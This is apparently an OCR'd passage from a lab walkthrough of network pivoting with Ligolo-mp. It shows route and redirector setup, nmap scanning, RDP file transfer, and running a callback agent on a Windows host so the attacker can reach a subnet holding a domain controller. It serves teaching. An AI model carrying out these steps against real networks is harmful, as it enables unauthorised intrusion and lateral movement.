
Navigate to Sessions, press Enter on the highlighted session, then select "**Add Route**".



CIDR: Specifies the target network range (in CIDR notation) to be routed through the agent. In this case enter the 192.168.234.0/24 to access to that subnet.


Priority: Sets the route precedence, where lower values indicate higher priority.

Loopback: Enables access to services running on the pivot machine itself (e.g., 127.0.0.1), allowing the attacker (Kali) to interact with those internal-only services through the tunnel.




Step 4 – Start relay.

Navigate to Sessions, press Enter on the highlighted session and then choose "**Start relay**".



As we can observe the route is properly configured and active.



Step 5 – Check Connectivity.


Check connectivity to 192.168.234.0/24 subnet by executing ping and nmap command to the Win 10 machine (192.168.234.101)

```
ping 192.168.234.101
nmap 192.168.234.101
```

```
└─$ ping 192.168.234.101
PING 192.168.234.101 (192.168.234.101) 5
64 bytes from 192.168.234.101: icmp_seq=
64 bytes from 192.168.234.101: icmp_seq=
64 bytes from 192.168.234.101: icmp_seq=
64 bytes from 192.168.234.101: icmp_seq=
^C
── 192.168.234.101 ping statistics ──
2 packets transmitted, 2 received, +2 du
rtt min/avg/max/mdev = 0.354/2.835/6.165

┌──(kali㉿kali)-[~]
└─$ nmap 192.168.234.101
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 192.168.234.101
Host is up (0.0040s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
8080/tcp open  http-proxy
```

Single Pivoting is completed, with simba (debian) as pivot, attacker can interact with 192.168.234.0/24 subnet.

Double Pivoting




Now that Win10 is reachable via the tunnel, the goal is to deploy a Ligolo-mp agent on Win10 to establish a second hop into the 192.168.188.0/24 subnet (where the Domain Controller lives). However, Win10 has no direct route to Kali's IP (192.168.159.128). The second agent on Win10 must connect through the existing tunnel, using a port redirector.

A redirector in Ligolo-mp is a TCP port-forwarding rule: it makes a specified port on the agent's host listen for connections, and forwards any traffic received on that port to a specified destination through the tunnel. In this case, the redirector will listen on Debian(simba) vmnet8 interface (192.168.234.140) on port 4444 and forward all traffic to Kali's Ligolo-mp agent listener on port 11601. This allows Win10 (which can reach Debian on 192.168.234.140) to effectively connect to Kali's Ligolo-mp server without needing a direct route.

Step 1: Setup a Port Redirector

Navigate to Sessions, press Enter on the highlighted session, and choose “Add redirector”




From: Defines the listening address and port on the pivot machine (Simba), e.g., port **4444** from where incoming connections will be received.


To: Specifies the destination address and port to which the traffic will be forwarded. Here we enter the ligolo server IP and port.

Protocol: Determines the transport protocol (e.g., TCP) used for the redirection.

All traffic received on port 4444 will be forwarded to ligolo-mp server ip and port (in this case to the kali machine) through the existing TLS tunnel.

The logical flow this creates: the Windows agent on Win10 will be compiled with the callback address 192.168.234.140:4444 (Debian's vmnet8 IP, port 4444). When Win10 runs the agent, it connects to Debian:4444. The Ligolo-mp redirector on Debian catches this connection and forwards it through the tunnel to Kali:11601. Kali's proxy receives a new agent connection and creates a new session — as if Win10 connected directly. The Submit button (highlighted with a red arrow) triggers the rule creation.






The port redirector has been successfully created. With the redirector active, the infrastructure is fully prepared for the second pivot agent. The next step is to generate the Windows agent binary compiled with this callback address, then deliver it to Win10 (simba) via the RDP session.

Step 2: Create the agent binary.

Like previously generate the agent binary, this time for Win10 (WKS-01). In the server, enter the redirector address on Debian machine(simba).

The chain is: Win10 → connects to → Debian:4444 → forwarded via tunnel to → Kali:11601 → creates new agent session.



Step 3: Transfer the agent binary to the Win 10 machine for second pivot


Connect with the win 10 machine using rdesktop.

```
rdesktop 192.168.234.101 -r disk:share=/home/kali/pivot
```

```
└─$ rdesktop 192.168.234.101 -r disk:share=/home/kali/pivot
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by th
on has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initializ
Core(warning): Certificate received from server is NOT trusted by th
on has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a t
sfy RDP clipboard text request
```


The attacker gains both interactive GUI access to the Windows 10 host and a file transfer channel for delivering the Ligolo-mp agent, all tunneled through the existing pivot to the 192.168.234.0/24 subnet.


Login using any machine credentials.



Access the share inside it, on which pivot folder from kali machine is already mounted.

Copy the agent file from the share to desktop and execute it.






```
cd Desktop
ls
./agent.exe
```


```
PS C:\Users\jack> cd Desktop
PS C:\Users\jack\Desktop> ls


    Directory: C:\Users\jack\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/7/2026   5:29 PM        5274112 agent.exe
-a----        3/29/2026  12:41 AM           1417 Microsoft Edge.lnk


PS C:\Users\jack\Desktop> ./agent.exe
```


A second session appears in Ligolo-mp, adding the Windows 10 host *WKS-01* alongside the existing Debian pivot *simba*. The new session is connected.

```
SERVER
Operator: admin@0.0.0.0:58008 (admin) | Agent server: 0.0.0.0:11601

SESSIONS
ALIAS HOSTNAME CONNECTED RELAYING FIRST SEEN          LA…
      simba    Yes       Yes      2026-4-7 18:23:41 now
      WKS-01   Yes       No       2026-4-7 19:58:27 now

INTERFACES
NAME      IP
Ethernet0 192.168.234.101/24
Ethernet1 192.168.188.101/24

ROUTES
SESSION ROUTE           LOOPBACK PRIORITY
simba   192.168.234.0/24 No       0

REDIRECTORS
SESSION FROM         TO
simba   0.0.0.0:4444 192.168.159.128:11601

LOG
[2026-04-07T15:58:27-04:00] INFO new session with 'WKS-01' established
[2026-04-07T15:55:59-04:00] INFO admin: redirector '0.0.0.0:4444'--
>'192.168.159.128:11601' added to 'simba'
[2026-04-07T15:55:03-04:00] INFO admin: redirector '0.0.0.0:4444'--
>'192.168.159.128:11601' added to 'simba'
```

Step 4 – Add route (192.168.188.0/24)

